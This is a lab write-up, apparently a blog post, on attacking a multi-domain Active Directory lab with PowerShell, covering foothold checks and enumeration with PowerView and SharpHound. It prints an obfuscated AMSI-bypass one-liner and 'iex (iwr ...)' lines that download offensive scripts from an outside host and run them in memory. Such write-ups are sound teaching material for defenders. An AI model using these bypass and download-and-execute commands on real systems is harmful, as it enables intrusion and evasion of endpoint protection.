MY-LAB | Compromising Active Directory Environments with PowerShell

Author✍🏼

`Abdullah Ali Alhakami`

`Twitter:` `@Alhakami1_`
`More about me:` `Alhakami.me`

> I hope this article will be informative and useful for those interested in learning about compromising Active Directory environments with PowerShell. I appreciate any feedback and suggestions on how to improve the content and make it more valuable for readers. Your comments and insights are valuable to me, and I'm all ears to hear your thoughts.

Table of Content

Introduction

- In today's world, cybersecurity is becoming increasingly important as businesses and organizations rely heavily on technology to store and manage their sensitive data. Active Directory (AD) is a widely used tool for managing user access to resources within a Windows domain environment. However, with the rise of cyber attacks, it has become crucial for cybersecurity professionals to be aware of potential vulnerabilities in their AD environment. In this article, we will simulate an attack on an AD environment that consists of multiple domains. The attack will involve a range of techniques that will be used to compromise the entire environment, from initial exploitation to lateral movement, privilege escalation, and persistence. The purpose of this article is to provide cybersecurity professionals with an understanding of the methods attackers use to compromise AD environments, as well as practical steps that can be taken to defend against these attacks. By following the steps outlined in this article, you can improve your organization's security posture and protect against potential threats.

Background

- Active Directory (AD) is a critical component of Windows domain environments, providing a centralized database of user accounts, security groups, and resources. However, the use of AD also creates significant security risks for organizations due to its centralization and interconnectedness.

  Attackers may exploit vulnerabilities in AD to gain access to sensitive data or to compromise other systems on the network. Common security risks associated with AD include weak passwords, misconfigured permissions, and unpatched vulnerabilities. These risks can lead to a range of attacks, from brute-force attacks to privilege escalation and lateral movement.

  To protect against these threats, IT professionals must be aware of the potential vulnerabilities in their AD environment and take steps to mitigate them. This includes implementing strong passwords and multifactor authentication, regularly reviewing and adjusting user privileges, and monitoring the environment for signs of unauthorized access.

  In addition, organizations should consider implementing other security measures, such as intrusion detection and prevention systems, network segmentation, and regular vulnerability scanning and patching. By taking these steps, organizations can reduce the risk of compromise in their AD environment and protect against potential cyber attacks.

Methodology

- For this simulated attack on an AD environment, we will use only PowerShell (System.Management.Automation.DLL) module to compromise the entire environment. We will assume that we have already gained a foothold in the environment with only user-level privileges on a joined domain machine and no additional access.


  Our attack will follow the Cyber Kill Chain phases starting with enumeration. We will use a combination of PowerShell commands and scripts to enumerate users, groups, computers, and other resources in the environment. We will then use this information to identify potential targets for further exploitation.

  Next, we will use various techniques, such as Dumping credentials and DCSync, to obtain valid credentials for privileged accounts. With these credentials, we will escalate our privileges and move laterally through the environment to compromise other systems and domains.

  Throughout the attack, we will rely exclusively on PowerShell to execute commands, scripts, and modules to achieve our objectives. By using PowerShell, we can automate many of the tasks involved in the attack and make it more difficult for defenders to detect and respond to our actions.


  Finally, we will establish persistence in the environment by creating backdoors or Golden-Ticket or group policies to maintain access even if our initial foothold is discovered.

  It's important to note that while PowerShell is a powerful tool for both legitimate administration and malicious activities, its use can also raise red flags in some environments. Defenders may be monitoring PowerShell activity and looking for anomalous behavior, so attackers should take care to avoid leaving traces or making suspicious changes to the environment.



Attack Scenario 🥷


Scenario Overview



Foothold 👣

- First off, let's identify the basics, `whoami` and what privileges I have.

```
whoami /all;hostname
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\HelpDesk> whoami /all;hostname

USER INFORMATION
----------------

User Name              SID
====================== ==============================================
abdullah-work\helpdesk S-1-5-21-1316629931-576095952-2750207263-1114


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
Client02
```

- As we see, we are on `Client02` machine and `Abdullah-work\helpdesk` user has only user-privileges and nothing more.


- Secondly, let’s check if there is any kind of restriction. if there was any, it will be under our consideration to bypass it.

```
$ExecutionContext.SessionState.LanguageMode
```



```
PS C:\Users\HelpDesk> $ExecutionContext.SessionState.LanguageMode
FullLanguage
```

```
Get-MpPreference
```



```
DisableArchiveScanning                        : False
DisableAutoExclusions                         : False
DisableBehaviorMonitoring                     : False
DisableBlockAtFirstSeen                       : False
DisableCatchupFullScan                        : True
DisableCatchupQuickScan                       : True
DisableCpuThrottleOnIdleScans                 : True
DisableDatagramProcessing                     : False
DisableDnsOverTcpParsing                      : True
DisableDnsParsing                             : False
DisableEmailScanning                          : True
DisableGradualRelease                         : False
DisableHttpParsing                            : False
DisableInboundConnectionFiltering             : True
DisableIntrusionPreventionSystem              :
DisableIOAVProtection                         : False
DisablePrivacyMode                            : False
DisableRdpParsing                             : True
DisableRealtimeMonitoring                     : False
DisableRemovableDriveScanning                 : True
DisableRestorePoint                           : True
DisableScanningMappedNetworkDrivesForFullScan : True
DisableScanningNetworkFiles                   : False
DisableScriptScanning                         : False
DisableSshParsing                             : True
DisableTlsParsing                             : False
```


- We can tell from the above output, that the Anti-Virus is activated and the script scanning. Therefore, we will try our best so we can avoid touching the disk and dealing with memory directly.

- After we took an overview about who we are and what limitation do we have, we will start enumeration process so we can have better overview.

Enumeration 🔍

- In this phase we will enumerate using PowerView Module & BloodHound tool.

Upload PowerView & SharpHound in HTTP local server




```
5:44:48 AM 192.168.159.136:50816 Requested GET /
5:44:48 AM 192.168.159.136:50815 Requested GET /?mode=jquery
5:44:50 AM 192.168.159.136:50816 Requested GET /Splunk_TA_windows.zi
5:44:51 AM 192.168.159.136:50816 Fully downloaded - 75.9 M @ 70.0 MB/s
5:51:06 AM 192.168.159.135:61499 Requested GET /
5:51:06 AM 192.168.159.135:61498 Requested GET /?mode=jquery
5:51:08 AM 192.168.159.135:61499 Requested GET /Splunk_TA_windows.zi
5:51:09 AM 192.168.159.135:61499 Fully downloaded - 75.9 M @ 41.6 MB/s
```

Load the Modules into the memory

> Before loading the modules, we must bypass the Anti-Malware-Scanning-Interface or it will be blocked.

```
S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+
iex (iwr -UseBasicParsing 'http://192.168.159.1/PowerView.ps1')
iex (iwr -UseBasicParsing 'http://192.168.159.1/SharpHound.ps1')
```




```
PS C:\Users\HelpDesk> S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Emb
ly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -f('a'+'msi'),'d',
('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
PS C:\Users\HelpDesk> iex (iwr -UseBasicParsing 'http://192.168.159.1/PowerView.ps1')
PS C:\Users\HelpDesk> iex (iwr -UseBasicParsing 'http://192.168.159.1/SharpHound.ps1')
PS C:\Users\HelpDesk> _
```

Bloodhound food

First off, we will collect the data using SharpHound so we can use it later on to feed bloodhound.

> SharpHound considered as very noise tool & very easy to be detectable by any security control. This is because the number of LDAP request that it sends. However, in our case we will use it just to make the thing more easier & to speedup the time.

```
Invoke-Bloodhound -CollectionMethod All
```



```
PS C:\Users\HelpDesk> Invoke-BloodHound -CollectionMethod All -Verbose
2023-05-09T20:35:23.5883068-07:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-05-09T20:35:23.8064493-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PS
Remote
2023-05-09T20:35:23.8257168-07:00|INFORMATION|Initializing SharpHound at 8:35 PM on 5/9/2023
2023-05-09T20:36:08.4959696-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-05-09T20:36:09.0100475-07:00|INFORMATION|Beginning LDAP search for Abdullah.Ali.Alhakami
2023-05-09T20:36:09.0414891-07:00|INFORMATION|Producer has finished, closing LDAP channel
2023-05-09T20:36:09.0414891-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-05-09T20:36:39.0446487-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 136 MB RAM
2023-05-09T20:37:10.0595749-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 137 MB RAM
2023-05-09T20:37:40.0753968-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 138 MB RAM
2023-05-09T20:38:11.0887909-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 138 MB RAM
2023-05-09T20:38:18.9037047-07:00|INFORMATION|Consumers finished, closing output channel
2023-05-09T20:38:19.0407853-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-05-09T20:38:19.1189439-07:00|INFORMATION|Status: 92 objects finished (+92 0.7076923)/s -- Using 141 MB RAM
2023-05-09T20:38:19.1189439-07:00|INFORMATION|Enumeration finished in 00:02:10.1103628
2023-05-09T20:38:19.1999313-07:00|INFORMATION|Saving cache with stats: 57 ID to type mappings.
 58 name to SID mappings.
 1 machine sid mappings.
 5 sid to domain mappings.
 0 global catalog mappings.
2023-05-09T20:38:19.2136673-07:00|INFORMATION|SharpHound Enumeration Completed at 8:38 PM on 5/9/2023! Happy Graphing!
PS C:\Users\HelpDesk>
```


Now we will copy the zip file to our local host and run bloodhound and feed it with data.

> Now we are ready to enumerate

PowerView

- Firstly, let’s get overview about the current forest and this exist domains

```
Get-Forest -Verbose
```




```
RootDomainSid          : S-1-5-21-2314577697-1335098093-3289815499
Name                   : Ali.Alhakami
Sites                  : {Default-First-Site-Name}
Domains                : {Abdullah.Ali.Alhakami, Ali.Alhakami}
GlobalCatalogs         : {Ali.Ali.Alhakami, Abdullah.Abdullah.Ali.Alhakami}
ApplicationPartitions  : {DC=DomainDnsZones,DC=Ali,DC=Alhakami, DC=ForestDnsZones,DC=Ali,DC=Alhakami, DC=DomainDnsZones,DC=Abdullah,DC=Ali,DC=Alhakami}
ForestModeLevel        : 7
ForestMode             : Unknown
RootDomain             : Ali.Alhakami
Schema                 : CN=Schema,CN=Configuration,DC=Ali,DC=Alhakami
SchemaRoleOwner        : Ali.Ali.Alhakami
NamingRoleOwner        : Ali.Ali.Alhakami
```


  - We can tell that there is only one FOREST and two domains, parent and child.
    - `Forest: Ali.Alhakami`
    - `Parent: Ali.Alhakami` —> `DC: Ali`
    - `Child: Abdullah.Ali.Alhakami` —> `DC: Abdullah`

- Secondly, let’s look for Users & Machines

```
Get-DomainUser | select cn,description,memberof
Get-DomainComputer | select cn,serviceprincipalname
```



```
PS C:\Users\HelpDesk> Get-DomainUser | select cn,description,memberof

cn            description                                         memberof
--            -----------                                         --------
Administrator Built-in account for administering the computer/domain   {CN=Group Policy Creator Owners,CN=Users,DC=Abdullah,DC=Ali,DC=Alhakami, CN=Domain Admins,CN=Users,DC=Abdullah,DC=A...
Guest         Built-in account for guest access to the computer/domain CN=Guests,CN=Builtin,DC=Abdullah,DC=Ali,DC=Alhakami
krbtgt        Key Distribution Center Service Account                  CN=Denied RODC Password Replication Group,CN=Users,DC=Abdullah,DC=Ali,DC=Alhakami
Mohammed
Support       It support over domain
Helpdesk
```




```
PS C:\Users\HelpDesk> Get-DomainComputer | select cn,serviceprincipalname

cn       serviceprincipalname
--       --------------------
ABDULLAH {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/Abdullah.Abdullah.Ali.Alhakami, ldap/Abdullah.Abdullah.Ali.Alhakami/DomainDnsZones.Abdullah.Ali.Alhakami, ldap/Abdullah.Abdullah.Ali.A...
CLIENT02 {WSMAN/Client02, WSMAN/Client02.Abdullah.Ali.Alhakami, RestrictedKrbHost/CLIENT02, HOST/CLIENT02...}
CLIENT03 {HTTP/Client03.Abdullah.Ali.Alhakami, HTTP/Client03, TIME/Client03, TIME/Client03.Abdullah.Ali.Alhakami...}
```

  - Except the built-in users we found
    - `Mohammed` (Unknown)
    - `Support` (Might have interesting privileges)
    - `HelpDesk` (Current account)
  - Machines:
    - `Abdullah` —> DC
    - `Client02` —> Current Machine
    - `Client03` —> Unknown

- Thirdly, let’s focus on the current user groups

```
Get-NetGroup –UserName "HelpDesk"
```




```
PS C:\Users\HelpDesk> Get-NetGroup -UserName "HelpDesk"


grouptype                  : GLOBAL_SCOPE, SECURITY
iscriticalsystemobject : True
samaccounttype             : GROUP_OBJECT
samaccountname             : Domain Users
whenchanged                : 5/8/2023 7:10:34 AM
objectsid                  : S-1-5-21-1316629931-576095952-2750207263-513
objectclass                : {top, group}
cn                         : Domain Users
instancetype               : 4
usnchanged                 : 12320
dscorepropagationdata      : {5/8/2023 12:45:36 PM, 5/8/2023 10:20:19 AM, 5/8/2023 7:10:34 AM, 1/1/1601 6:16:33 PM}
name                       : Domain Users
description                : All domain users
memberof                   : CN=Users,CN=Builtin,DC=Abdullah,DC=Ali,DC=Alhakami
usncreated                 : 12318
whencreated                : 5/8/2023 7:10:34 AM
distinguishedname          : CN=Domain Users,CN=Users,DC=Abdullah,DC=Ali,DC=Alhakami
objectguid                 : 2c72ceac-beff-4cb8-b11f-b78355eed86e
objectcategory             : CN=Group,CN=Schema,CN=Configuration,DC=Ali,DC=Alhakami
```


  - Nothing interesting!

- We can take more time here and dive more deeper. However, rather than that we will use bloodhound to speedup the time.

